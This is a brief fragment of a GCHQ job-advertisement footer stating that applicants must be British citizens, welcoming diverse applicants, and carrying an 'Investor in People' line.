Applicants must be British citizens. GCHQ values diversity and welcomes applicants from all sections of the community.
We want our workforce to reflect the diversity of our work.

INVESTOR IN PEOPLE